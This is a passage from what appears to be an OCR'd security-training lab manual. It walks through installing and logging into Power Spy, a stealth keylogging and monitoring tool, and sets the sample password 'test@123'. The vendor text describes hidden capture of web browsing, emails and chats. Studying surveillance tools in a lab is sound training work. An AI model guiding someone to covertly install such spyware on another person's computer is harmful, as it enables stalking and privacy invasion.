
Setup has finished installing Power Spy on your computer.

Click Finish to exit Setup.

Figure 3.1.8: Setup - Power Spy window: click Finish

14. The **Run as Administrator** window appears; click **Run**.

Note: If the **Welcome To Power Spy Control Panel!** webpage appears, close the browser.




Run as administrator

With administrative rights, you can check, delete and export logs, change settings, and have complete access to the software.

Figure 3.1.9: Run as administrator window

15. The **Setup login password** window appears. Enter the password **test@123** in the **New password** and **Confirm password** fields; click **Submit**.



Setup login password


Setup a password to login the software. The password can include uppercase letters, lowercase letters, numbers and symbols.

New password: ********

Confirm password: ********

Figure 3.1.10: Setup login password window: enter password

16. The **Information** dialog box appears; click **OK**.



Setup login password

Setup a password to login the software. The password can include uppercase letters, lowercase letters, numbers and symbols.


Information

Your password is created. You will use it to log in the software.

Figure 3.1.11: Information dialog box

17. The **Enter login password** window appears; enter the password that you set in **Step 15**; click **Submit**.

Note: Here, the password is **test@123**.




Enter login password

Password: ********

Figure 3.1.12: Enter login password window

18. The **Register product** window appears; click **Later** to continue.



Register product

An icon is displayed on Desktop to disable **Stealth Mode** in trial version.

You can totally try the software on yourself. Click **Start monitoring** and **Stealth Mode** on it's control panel, then do anything as usual on the PC: visiting web sites, reading emails, chatting on facebook or Skype, etc. Then, use your **hotkey** to unhide its control panel, and click an icon on the left to check logs.

